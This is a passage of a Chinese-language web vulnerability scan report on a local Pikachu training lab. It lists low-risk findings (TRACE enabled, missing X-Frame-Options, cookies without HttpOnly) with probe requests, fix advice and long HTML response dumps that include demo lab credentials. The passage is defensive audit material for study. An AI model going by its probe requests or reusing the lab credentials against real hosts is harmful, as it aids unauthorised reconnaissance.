span class="menu-text"  File Inclusion  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/fileinclude/fileinclude.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/fileinclude/fi\_local.php"  i class="menu-icon fa fa-caret-right"/i  File Inclusion(local)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/fileinclude/fi\_remote.php""  i class="menu-icon fa fa-caret-right"/i  File Inclusion(remote)  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-download"/i  span class="menu-text"  Unsafe Filedownload  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/unsafedownload/unsafedownload.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/unsafedownload/down\_nba.php"  i class="menu-icon fa fa-caret-right"/i  Unsafe Filedownload  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-upload"/i  span class="menu-text"  Unsafe Fileupload  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/unsafeupload/upload.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/unsafeupload/clientcheck.php"  i class="menu-icon fa fa-caret-right"/i  client check  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/unsafeupload/servercheck.php"  i class="menu-icon fa fa-caret-right"/i  MIME type  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/unsafeupload/getimagesize.php"  i class="menu-icon fa fa-caret-right"/i  getimagesize  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-text-height"/i  span class="menu-text"  Over Permission  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/overpermission/op.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/overpermission/op1/op1\_login.php"  i class="menu-icon fa fa-caret-right"/i  水平越权  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/overpermission/op2/op2\_login.php"  i class="menu-icon fa fa-caret-right"/i  垂直越权  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-align-left"/i  span class="menu-text"  ../../  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/dir/dir.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/dir/dir\_list.php"  i class="menu-icon fa fa-caret-right"/i  目录遍历  /a  b class="arrow"/b  /li  /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-camera"/i  span class="menu-text"  敏感信息泄露  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/infoleak/infoleak.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/infoleak/findabc.php"  i class="menu-icon fa fa-caret-right"/i  IcanseeyourABC  /a  b class="arrow"/b  /li    /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-align-left"/i  span class="menu-text"  PHP反序列化  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/unserilization/unserilization.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/unserilization/unser.php"  i class="menu-icon fa fa-caret-right"/i  PHP反序列化漏洞  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-flag"/i  span class="menu-text"  XXE  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/xxe/xxe.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/xxe/xxe\_1.php"  i class="menu-icon fa fa-caret-right"/i  XXE漏洞  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-repeat"/i  span class="menu-text"  URL重定向  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/urlredirect/unsafere.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/urlredirect/urlredirect.php"  i class="menu-icon fa fa-caret-right"/i  不安全的URL跳转  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon fa fa-exchange"/i  span class="menu-text"  SSRF  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/ssrf/ssrf.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/ssrf/ssrf\_curl.php"  i class="menu-icon fa fa-caret-right"/i  SSRF(curl)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/ssrf/ssrf\_fgc.php"  i class="menu-icon fa fa-caret-right"/i  SSRF(file\_get\_content)  /a  b class="arrow"/b  /li   /ul  /li      li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-cog"/i  span class="menu-text"  管理工具  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../pkxss/index.php"  i class="menu-icon fa fa-caret-right"/i  XSS后台  /a  b class="arrow"/b  /li     /ul  /li    /ul!-- /.nav-list --   div class="sidebar-toggle sidebar-collapse" id="sidebar-collapse"  i id="sidebar-toggle-icon" class="ace-icon fa fa-angle-double-left ace-save-state" data-icon1="ace-icon fa fa-angle-double-left" data-icon2="ace-icon fa fa-angle-double-right"/i  /div  /div    div class="main-content"  div class="main-content-inner"  div class="breadcrumbs ace-save-state" id="breadcrumbs"  ul class="breadcrumb"  li  i class="ace-icon fa fa-home home-icon"/i  a href="../csrf.php"CSRF/a  /li  li class="active"CSRF(get) login/li  /ul!-- /.breadcrumb --   a href="#" style="float:right" data-container="body" data-toggle="popover" data-placement="bottom" title="tips(再点一下关闭)"  data-content="这里一共有这么些用户vince/allen/kobe/grady/kevin/lucy/lili,密码全部是123456"  点一下提示~  /a   /div  div class="page-content"    div class="xss\_form"  div class="xss\_form\_main"  h4 class="header blue lighter bigger"  i class="ace-icon fa fa-coffee green"/i  Please Enter Your Information  /h4   form method="get" action="csrf\_get\_login.php"  !-- fieldset--  label  span  input type="text" name="username" placeholder="Username" /  i class="ace-icon fa fa-user"/i  /span  /label  /br   label  span  input type="password" name="password" placeholder="Password" /  i class="ace-icon fa fa-lock"/i  /span  /label    div class="space"/div   div class="clearfix"  labelinput class="submit" name="submit" type="submit" value="Login" //label  /div   /form     /div!-- /.widget-main --   /div!-- /.widget-body --     /div!-- /.page-content --  /div /div!-- /.main-content --         div class="footer"  div class="footer-inner"  div class="footer-content"  span class="bigger-120"  Pikachu PIKA~ PIKA~copy; runner.han  /span   /div  /div /div  a href="#" id="btn-scroll-up" class="btn-scroll-up btn btn-sm btn-inverse"  i class="ace-icon fa fa-angle-double-up icon-only bigger-110"/i /a /div!-- /.main-container --  !-- basic scripts --  !--[if !IE] --  !-- ![endif]--  !--[if IE] script src="../../../assets/js/jquery-1.11.3.min.js"/script ![endif]-- script type="text/javascript"  if('ontouchstart' in document.documentElement) document.write("script src='../../../assets/js/jquery.mobile.custom.min.js'"+""+"/script"); /script  !-- page specific plugin scripts --  !--[if lte IE 8] script src="../../../assets/js/excanvas.min.js"/script ![endif]-- script src="../../../assets/js/jquery-ui.custom.min.js"/script script src="../../../assets/js/jquery.ui.touch-punch.min.js"/script script src="../../../assets/js/jquery.easypiechart.min.js"/script script src="../../../assets/js/jquery.sparkline.index.min.js"/script script src="../../../assets/js/jquery.flot.min.js"/script script src="../../../assets/js/jquery.flot.pie.min.js"/script script src="../../../assets/js/jquery.flot.resize.min.js"/script  !-- ace scripts -- script src="../../../assets/js/ace-elements.min.js"/script script src="../../../assets/js/ace.min.js"/script  !-- inline scripts related to this page --  script  $(function (){  $("[data-toggle='popover']").popover();  }); /script   /body /html |
| 修复建议 | 如有可能，您应为这些 Cookie 设置 HttpOnly 标志。 |
| 复测结果 |  |

* + - 1. TRACE 方法已启用

|  |  |
| --- | --- |
| 风险名称 | TRACE 方法已启用 |
| 风险级别 | **低** |
| 风险描述 | 此 Web 服务器上启用了 HTTP TRACE 方法。如果 Web 浏览器中存在其他跨域漏洞，则可以从任何支持 HTTP TRACE 方法的域中读取敏感的报头信息。 |
| 请求数据 | TRACE /XIE33ymANH HTTP/1.1  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  Accept-Encoding: gzip,deflate,br  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.0 Safari/537.36  Host: 192.168.0.177  Connection: Keep-alive |
| 响应数据 | HTTP/1.1 200 OK  Connection: close  Content-Type: message/http  Date: Fri, 03 Feb 2023 01:00:01 GMT  Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod\_fcgid/2.3.9a mod\_log\_rotate/1.02  Content-Length: 285    TRACE /XIE33ymANH HTTP/1.1  Host: 192.168.0.177  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.0 Safari/537.36  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  Accept-Encoding: gzip,deflate,br |
| 修复建议 | 在 Web 服务器上禁用 TRACE 方法。 |
| 复测结果 |  |

* + - 1. 点击劫持：X-Frame-Options 报头缺失

|  |  |
| --- | --- |
| 风险名称 | 点击劫持：X-Frame-Options 报头缺失 |
| 风险级别 | **低** |
| 风险描述 | 点击劫持（用户界面矫正攻击、UI 矫正攻击、UI 矫正）是一种恶意技术，诱使 Web 用户点击与用户认为其单击的内容不同的内容，从而在单击看似无害的网页时有可能导致机密信息泄露或计算机被控制 。br/br/服务器未返回 /strongX-Frame-Optionsstrong 报头，这意味着此网站存在遭受点击劫持攻击的风险。X-Frame-Options HTTP 响应报头可被用于指示是否应允许浏览器在框架或 iframe 内呈现页面。站点可以通过确保其内容中未嵌入其他网站来避免点击劫持攻击。 |
| 请求数据 | GET /pikachu-master/vul/csrf/csrfget/csrf\_get\_login.php HTTP/1.1  Referer: http://192.168.0.177/pikachu-master/vul/csrf/csrfget/csrf\_get\_login.php  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  Accept-Encoding: gzip,deflate,br  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.0 Safari/537.36  Host: 192.168.0.177  Connection: Keep-alive |
| 响应数据 | HTTP/1.1 200 OK  Connection: close  Cache-Control: no-store, no-cache, must-revalidate  Content-Type: text/html;charset=utf-8  Date: Fri, 03 Feb 2023 00:59:49 GMT  Expires: Thu, 19 Nov 1981 08:52:00 GMT  Pragma: no-cache  Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod\_fcgid/2.3.9a mod\_log\_rotate/1.02  Set-Cookie: PHPSESSID=84tbhc3gvimj9m9uc2k31bh537; path=/  X-Powered-By: PHP/7.0.9  Content-Length: 34874    !DOCTYPE html html lang="en" head  meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" /  meta charset="utf-8" /  titleGet the pikachu/title   meta name="description" content="overview amp; stats" /  meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0" /   !-- bootstrap fontawesome --  link rel="stylesheet" href="../../../assets/css/bootstrap.min.css" /   link rel="stylesheet" href="../../../assets/font-awesome/4.5.0/css/font-awesome.min.css" /   !-- page specific plugin styles --   !-- text fonts --  link rel="stylesheet" href="../../../assets/css/fonts.googleapis.com.css" /   !-- ace styles --  link rel="stylesheet" href="../../../assets/css/ace.min.css" class="ace-main-stylesheet" id="main-ace-style" /   !--[if lte IE 9]  link rel="stylesheet" href="../../../assets/css/ace-part2.min.css" class="ace-main-stylesheet" /  ![endif]--  link rel="stylesheet" href="../../../assets/css/ace-skins.min.css" /  link rel="stylesheet" href="../../../assets/css/ace-rtl.min.css" /   !--[if lte IE 9]  link rel="stylesheet" href="../../../assets/css/ace-ie.min.css" /  ![endif]--   !-- inline styles related to this page --   !-- ace settings handler --  script src="../../../assets/js/ace-extra.min.js"/script   !-- HTML5shiv and Respond.js for IE8 to support HTML5 elements and media queries --   !--[if lte IE 8]  script src="../../../assets/js/html5shiv.min.js"/script  script src="../../../assets/js/respond.min.js"/script  ![endif]--  script src="../../../assets/js/jquery-2.1.4.min.js"/script  script src="../../../assets/js/bootstrap.min.js"/script  /head  body class="no-skin" div id="navbar" class="navbar navbar-default ace-save-state"  div class="navbar-container ace-save-state" id="navbar-container"   div class="navbar-header pull-left"  a href="../../../index.php" class="navbar-brand"  small  i class="fa fa-key"/i  Pikachu 漏洞练习平台 pika~pika~  /small  /a  /div   div class="navbar-buttons navbar-header pull-right" role="navigation"  ul class="nav ace-nav"   li class="light-blue dropdown-modal"  a data-toggle="dropdown" href="#" class="dropdown-toggle"  img class="nav-user-photo" src="../../../assets/images/avatars/pikachu1.png" alt="Jason's Photo" /  span class="user-info"  small欢迎/small  骚年  /span  /a   /li  /ul  /div  /div!-- /.navbar-container -- /div  div class="main-container ace-save-state" id="main-container"  script type="text/javascript"  try{ace.settings.loadState('main-container')}catch(e){}  /script    div id="sidebar" class="sidebar responsive ace-save-state"  script type="text/javascript"  try{ace.settings.loadState('sidebar')}catch(e){}  /script   ul class="nav nav-list"  li class=""  a href="../../../index.php"  i class="ace-icon glyphicon glyphicon-tags"/i  span class="menu-text" 系统介绍 /span  /a   b class="arrow"/b  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-lock"/i  span class="menu-text"  暴力破解  /span   b class="arrow fa fa-angle-down"/b  /a   b class="arrow"/b   ul class="submenu"  li class=""   a href="../../../vul/burteforce/burteforce.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a   b class="arrow"/b  /li  li class=""   a href="../../../vul/burteforce/bf\_form.php"  i class="menu-icon fa fa-caret-right"/i  基于表单的暴力破解  /a   b class="arrow"/b  /li   li class=""  a href="../../../vul/burteforce/bf\_server.php"  i class="menu-icon fa fa-caret-right"/i  验证码绕过(on server)  /a   b class="arrow"/b  /li   li class=""  a href="../../../vul/burteforce/bf\_client.php"  i class="menu-icon fa fa-caret-right"/i  验证码绕过(on client)  /a   b class="arrow"/b  /li   li class=""  a href="../../../vul/burteforce/bf\_token.php"  i class="menu-icon fa fa-caret-right"/i  token防爆破?  /a   b class="arrow"/b  /li   !-- li class="--!--"-- !-- a href="#" class="dropdown-toggle"-- !-- i class="menu-icon fa fa-caret-right"/i-- !---- !-- test-- !-- b class="arrow fa fa-angle-down"/b-- !-- /a-- !---- !-- b class="arrow"/b-- !---- !-- ul class="submenu"-- !-- li class="--!--"-- !-- a href="top-menu.html"-- !-- i class="menu-icon fa fa-caret-right"/i-- !-- test sun 01-- !-- /a-- !---- !-- b class="arrow"/b-- !-- /li-- !---- !-- /ul-- !-- /li--      /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-indent-left"/i  span class="menu-text"  Cross-Site Scripting  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/xss/xss.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/xss/xss\_reflected\_get.php"  i class="menu-icon fa fa-caret-right"/i  反射型xss(get)  /a  b class="arrow"/b  /li     li class=""   a href="../../../vul/xss/xsspost/post\_login.php"  i class="menu-icon fa fa-caret-right"/i  反射型xss(post)  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/xss/xss\_stored.php"  i class="menu-icon fa fa-caret-right"/i  存储型xss  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/xss/xss\_dom.php"  i class="menu-icon fa fa-caret-right"/i  DOM型xss  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/xss/xss\_dom\_x.php"  i class="menu-icon fa fa-caret-right"/i  DOM型xss-x  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/xss/xssblind/xss\_blind.php"  i class="menu-icon fa fa-caret-right"/i  xss之盲打  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/xss/xss\_01.php"  i class="menu-icon fa fa-caret-right"/i  xss之过滤  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/xss/xss\_02.php"  i class="menu-icon fa fa-caret-right"/i  xss之htmlspecialchars  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/xss/xss\_03.php"  i class="menu-icon fa fa-caret-right"/i  xss之href输出  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/xss/xss\_04.php"  i class="menu-icon fa fa-caret-right"/i  xss之js输出  /a  b class="arrow"/b  /li  /ul  /li   li class="active open"  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-share"/i  span class="menu-text"  CSRF  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/csrf/csrf.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class="active"   a href="../../../vul/csrf/csrfget/csrf\_get\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF(get)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/csrf/csrfpost/csrf\_post\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF(post)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/csrf/csrftoken/token\_get\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF Token  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon fa fa-fighter-jet"/i  span class="menu-text"  SQL-Inject  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/sqli/sqli.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_id.php"  i class="menu-icon fa fa-caret-right"/i  数字型注入(post)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_str.php"  i class="menu-icon fa fa-caret-right"/i  字符型注入(get)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_search.php"  i class="menu-icon fa fa-caret-right"/i  搜索型注入  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_x.php"  i class="menu-icon fa fa-caret-right"/i  xx型注入  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_iu/sqli\_login.php"  i class="menu-icon fa fa-caret-right"/i  "insert/update"注入  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_del.php"  i class="menu-icon fa fa-caret-right"/i  "delete"注入  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/sqli/sqli\_header/sqli\_header\_login.php"  i class="menu-icon fa fa-caret-right"/i  "http header"注入  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/sqli/sqli\_blind\_b.php"  i class="menu-icon fa fa-caret-right"/i  盲注(base on boolian)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_blind\_t.php"  i class="menu-icon fa fa-caret-right"/i  盲注(base on time)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_widebyte.php"  i class="menu-icon fa fa-caret-right"/i  宽字节注入  /a  b class="arrow"/b  /li  /ul  /li     li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-pencil"/i  span class="menu-text"  RCE  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/rce/rce.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/rce/rce\_ping.php"  i class="menu-icon fa fa-caret-right"/i  exec "ping"  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/rce/rce\_eval.php"  i class="menu-icon fa fa-caret-right"/i  exec "evel"  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-file"/i  span class="menu-text"  File Inclusion  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/fileinclude/fileinclude.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/fileinclude/fi\_local.php"  i class="menu-icon fa fa-caret-right"/i  File Inclusion(local)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/fileinclude/fi\_remote.php""  i class="menu-icon fa fa-caret-right"/i  File Inclusion(remote)  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-download"/i  span class="menu-text"  Unsafe Filedownload  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/unsafedownload/unsafedownload.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/unsafedownload/down\_nba.php"  i class="menu-icon fa fa-caret-right"/i  Unsafe Filedownload  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-upload"/i  span class="menu-text"  Unsafe Fileupload  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/unsafeupload/upload.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/unsafeupload/clientcheck.php"  i class="menu-icon fa fa-caret-right"/i  client check  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/unsafeupload/servercheck.php"  i class="menu-icon fa fa-caret-right"/i  MIME type  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/unsafeupload/getimagesize.php"  i class="menu-icon fa fa-caret-right"/i  getimagesize  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-text-height"/i  span class="menu-text"  Over Permission  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/overpermission/op.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/overpermission/op1/op1\_login.php"  i class="menu-icon fa fa-caret-right"/i  水平越权  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/overpermission/op2/op2\_login.php"  i class="menu-icon fa fa-caret-right"/i  垂直越权  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-align-left"/i  span class="menu-text"  ../../  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/dir/dir.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/dir/dir\_list.php"  i class="menu-icon fa fa-caret-right"/i  目录遍历  /a  b class="arrow"/b  /li  /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-camera"/i  span class="menu-text"  敏感信息泄露  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/infoleak/infoleak.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/infoleak/findabc.php"  i class="menu-icon fa fa-caret-right"/i  IcanseeyourABC  /a  b class="arrow"/b  /li    /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-align-left"/i  span class="menu-text"  PHP反序列化  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/unserilization/unserilization.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/unserilization/unser.php"  i class="menu-icon fa fa-caret-right"/i  PHP反序列化漏洞  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-flag"/i  span class="menu-text"  XXE  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/xxe/xxe.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/xxe/xxe\_1.php"  i class="menu-icon fa fa-caret-right"/i  XXE漏洞  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-repeat"/i  span class="menu-text"  URL重定向  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/urlredirect/unsafere.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/urlredirect/urlredirect.php"  i class="menu-icon fa fa-caret-right"/i  不安全的URL跳转  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon fa fa-exchange"/i  span class="menu-text"  SSRF  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/ssrf/ssrf.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/ssrf/ssrf\_curl.php"  i class="menu-icon fa fa-caret-right"/i  SSRF(curl)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/ssrf/ssrf\_fgc.php"  i class="menu-icon fa fa-caret-right"/i  SSRF(file\_get\_content)  /a  b class="arrow"/b  /li   /ul  /li      li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-cog"/i  span class="menu-text"  管理工具  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../pkxss/index.php"  i class="menu-icon fa fa-caret-right"/i  XSS后台  /a  b class="arrow"/b  /li     /ul  /li    /ul!-- /.nav-list --   div class="sidebar-toggle sidebar-collapse" id="sidebar-collapse"  i id="sidebar-toggle-icon" class="ace-icon fa fa-angle-double-left ace-save-state" data-icon1="ace-icon fa fa-angle-double-left" data-icon2="ace-icon fa fa-angle-double-right"/i  /div  /div    div class="main-content"  div class="main-content-inner"  div class="breadcrumbs ace-save-state" id="breadcrumbs"  ul class="breadcrumb"  li  i class="ace-icon fa fa-home home-icon"/i  a href="../csrf.php"CSRF/a  /li  li class="active"CSRF(get) login/li  /ul!-- /.breadcrumb --   a href="#" style="float:right" data-container="body" data-toggle="popover" data-placement="bottom" title="tips(再点一下关闭)"  data-content="这里一共有这么些用户vince/allen/kobe/grady/kevin/lucy/lili,密码全部是123456"  点一下提示~  /a   /div  div class="page-content"    div class="xss\_form"  div class="xss\_form\_main"  h4 class="header blue lighter bigger"  i class="ace-icon fa fa-coffee green"/i  Please Enter Your Information  /h4   form method="get" action="csrf\_get\_login.php"  !-- fieldset--  label  span  input type="text" name="username" placeholder="Username" /  i class="ace-icon fa fa-user"/i  /span  /label  /br   label  span  input type="password" name="password" placeholder="Password" /  i class="ace-icon fa fa-lock"/i  /span  /label    div class="space"/div   div class="clearfix"  labelinput class="submit" name="submit" type="submit" value="Login" //label  /div   /form     /div!-- /.widget-main --   /div!-- /.widget-body --     /div!-- /.page-content --  /div /div!-- /.main-content --         div class="footer"  div class="footer-inner"  div class="footer-content"  span class="bigger-120"  Pikachu PIKA~ PIKA~copy; runner.han  /span   /div  /div /div  a href="#" id="btn-scroll-up" class="btn-scroll-up btn btn-sm btn-inverse"  i class="ace-icon fa fa-angle-double-up icon-only bigger-110"/i /a /div!-- /.main-container --  !-- basic scripts --  !--[if !IE] --  !-- ![endif]--  !--[if IE] script src="../../../assets/js/jquery-1.11.3.min.js"/script ![endif]-- script type="text/javascript"  if('ontouchstart' in document.documentElement) document.write("script src='../../../assets/js/jquery.mobile.custom.min.js'"+""+"/script"); /script  !-- page specific plugin scripts --  !--[if lte IE 8] script src="../../../assets/js/excanvas.min.js"/script ![endif]-- script src="../../../assets/js/jquery-ui.custom.min.js"/script script src="../../../assets/js/jquery.ui.touch-punch.min.js"/script script src="../../../assets/js/jquery.easypiechart.min.js"/script script src="../../../assets/js/jquery.sparkline.index.min.js"/script script src="../../../assets/js/jquery.flot.min.js"/script script src="../../../assets/js/jquery.flot.pie.min.js"/script script src="../../../assets/js/jquery.flot.resize.min.js"/script  !-- ace scripts -- script src="../../../assets/js/ace-elements.min.js"/script script src="../../../assets/js/ace.min.js"/script  !-- inline scripts related to this page --  script  $(function (){  